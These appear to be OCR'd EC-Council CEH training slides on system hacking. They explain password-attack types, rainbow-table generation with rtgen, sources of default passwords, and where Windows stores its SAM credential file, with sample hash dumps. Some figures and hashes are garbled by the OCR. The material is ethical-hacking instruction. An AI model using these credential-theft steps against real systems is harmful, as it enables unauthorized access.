# System Hacking

## Module 05

Unmask the Invisible Hacker.

# Security Breaches 2014

C|EH Certified Ethical Hacker

## Department for Business Innovation and Skills Market Survey

**58%** of large organizations suffered staff related security breaches

**60%** of small business had a security breach


**59%** of respondents expect there will be more security incidents in 2015

**81%** of large organizations had a security breach

Cost of breaches nearly doubled in the last 12 months

**695,0000+** were impacted due to data breach

**31%** some of the worst security breaches were actually caused by inadvertent human error




http://www.egress.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Objectives

- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System

- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Overview of System Hacking Penetration Testing



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Information at Hand Before System Hacking Stage

C|EH Certified Ethical Hacker

**What you have at this stage:**

**Footprinting Module**

- IP Range

- Namespace

- Employees

**Scanning Module**

- Target assessment

- Identified systems

- Identified services

**Enumeration Module**

- Intrusive probing

- User lists

- Security flaws


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# System Hacking: Goals

| Hacking-Stage | Goal | Technique/Exploit Used |
|---|---|---|
| Gaining Access | To bypass access controls to gain access to the system | Password cracking, social engineering |
| Escalating Privileges | To acquire the rights of another user or an admin | Exploiting known system vulnerabilities |
| Executing Applications | To create and maintain remote access to the system | Trojans, spywares, backdoors, keyloggers |
| Hiding Files | To hide attackers malicious activities and data theft | Rootkits, steganography |
| Covering Tracks | To hide the evidence of compromise | Clearing logs |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH Hacking Methodology (CHM)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking

Password cracking techniques are used to recover passwords from computer systems

Attackers use password cracking techniques to gain unauthorized access to the vulnerable system

Most of the password cracking techniques are successful due to weak or easily guessable passwords


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Types of Password Attacks

C|EH Certified Ethical Hacker

1. **Non-Electronic Attacks**

   Attacker need not posses **technical knowledge** to crack password, hence known as non-technical attack

   - Shoulder Surfing
   - Social Engineering
   - Dumpster Diving

2. **Active Online Attacks**

   Attacker performs password cracking by **directly communicating** with the victim machine

   - Dictionary and Brute Forcing Attack
   - Hash Injection and Phishing
   - Trojan/Spyware/Keyloggers
   - Password Guessing

3. **Passive Online Attacks**

   Attacker performs password cracking **without communicating** with the authorizing party

   - Wire Sniffing
   - Man-in-the-Middle
   - Replay

4. **Offline Attack**

   Attacker copies the target's **password file** and then tries to crack passwords in his own system at different location

   - Pre-Computed Hashes (Rainbow Table)
   - Distributed Network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Active Online Attack: Dictionary, Brute Forcing and Rule-based Attack

C|EH Certified Ethical Hacker

## Dictionary Attack

A dictionary file is loaded into the cracking application that runs against user accounts

## Brute Forcing Attack

The program tries every combination of characters until the password is broken

## Rule-based Attack

This attack is used when the attacker gets some information about the password

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Active Online Attack: Password Guessing

Frequency of attacks is **less**

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and tries them manually on the victim's machine to **crack the passwords**

The failure rate is **high**

1. Find a **valid** user
2. Create a **list** of possible passwords
3. Rank passwords from **high** probability to **low**
4. Key in each password, until **correct password** is discovered

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Default Passwords

- A default password is a password supplied by the **manufacturer** with new equipment (e.g. switches, hubs, routers) that is password protected
- Attackers use default passwords in the list of words or dictionary that they use to perform **password guessing attack**

**Online tools to search default passwords:**

- http://cirt.net
- http://default-password.info
- http://www.defaultpassword.us
- http://www.passwordsdatabase.com
- https://w3dt.net
- http://www.virus.org
- http://open-sez.me
- http://securityoverride.org
- http://www.routerpasswords.com
- http://www.fortypoundhead.com


http://securityoverride.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Active Online Attack: Trojan/Spyware/Keylogger

Attacker installs Trojan/Spyware/Keylogger on victim's machine to collect victim's **user names and passwords**

Trojan/Spyware/Keylogger **runs in the background** and send back all user credentials to the attacker


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Example of Active Online Attack Using USB Drive




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Active Online Attack: Hash Injection Attack

A hash injection attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate to network resources

The attacker finds and extracts a logged on **domain admin account hash**

The attacker uses the extracted hash to log on to the **domain controller**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Passive Online Attack: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system


**Wire Sniffing** ·····▸ **Computationally Complex** ····▸ **Hard to Perpetrate**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Passive Online Attacks: Man-in-the-Middle and Replay Attack




**Gain access to the communication channels**

In a MITM attack, the attacker acquires **access** to the communication channels between victim and server to extract the information

**Use sniffer**

In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant info is extracted, the tokens are placed back on the network to gain access

## Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Offline Attack: Rainbow Table Attack

C|EH Certified Ethical Hacker

## Rainbow Table

A rainbow table is a precomputed table which contains word lists like **dictionary files** and **brute force lists** and their **hash values**

## Compare the Hashes

Capture the hash **of a passwords** and compare it with the precomputed hash table. If a match is found then the password is cracked

## Easy to Recover

It is easy to recover passwords by comparing captured password hashes to the **precomputed tables**

## Precomputed Hashes

| | |
|---|---|
| 1qazwed | 4259cc34599c530b28a6a8f225d668590 |
| hh021da | c744b1716cbf8d4dd0ff4ce31a177151 |
| 9da8dasf | 3cd696a8571a843cda453a229d741843 |
| sodifo8sf | c744b1716cbf8d4dd0ff4ce31a177151 |


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Tools to Create Rainbow Tables: rtgen and Winrtgen

## rtgen

- The rtgen program need **several parameters** to generate a rainbow table, the syntax of the command line is:


**Syntax:** `rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index chain_len chain_num part_index`




*http://project-rainbowcrack.com*

## Winrtgen

- Winrtgen is a graphical **Rainbow Tables Generator** that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes




*http://www.oxid.it*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Offline Attack: Distributed Network Attack

A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password protected files** using the unused processing power of machines across the network to decrypt passwords

The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network


DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network

DNA Client **runs in the background**, consuming only unused processor time

The program combines the processing capabilities of all the clients connected to network and uses it to **crack the password**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Elcomsoft Distributed Password Recovery




## Features:

- Distributed password recovery over **LAN**, **Internet**, or both
- Plug-in architecture allows for additional **file formats**
- Schedule support for flexible **load balancing**
- Install and remove password recovery clients **remotely**
- **Encrypted** network communications



Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment

*http://www.elcomsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Microsoft Authentication

## Security Accounts Manager (SAM) Database

Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM

## NTLM Authentication

- The NTLM authentication protocol types:
  1. **NTLM authentication protocol**
  2. **LM authentication protocol**
- These protocols stores user's password in the SAM database using different hashing methods

## Kerberos Authentication

Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How Hash Passwords Are Stored in Windows SAM?

Shiela/test

**Password hash using LM/NTLM**

```
Shiela:1005:NO PASSWORD****
**********:0CB694880
5F797BF2A82807973B89537:::
```

SAM File is located at `c:\windows\system32\config\SAM`

```
Administrator:500:NO PASSWORD**********:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD**********:NO PASSWORD**********:::
Admin:1001:NO PASSWORD**********:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD**********:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD**********:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD**********:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD**********:0CB6948805F797BF2A82807973B89537:::
```

User name | User ID | LM Hash | NTLM Hash

**"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# NTLM Authentication Process


## Client Computer

User types password into logon window

1. Shiela
   **********

Hash Algorithm

Windows runs password through hash algorithm

2. Shiela:1005:NO PASSWORD*****************:0CB694880 5F797BF2A82807973B89537:::

3. Computer sends login request to DC

4. DC sends logon challenge

5. Aa r8 ppq kgj89 pqr

Computer sends response to challenge

## Window Domain Controller

Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD*****************:0CB694880 5F797BF2A82807973B89537:::

DC compares computer's response with the response it created with its own hash

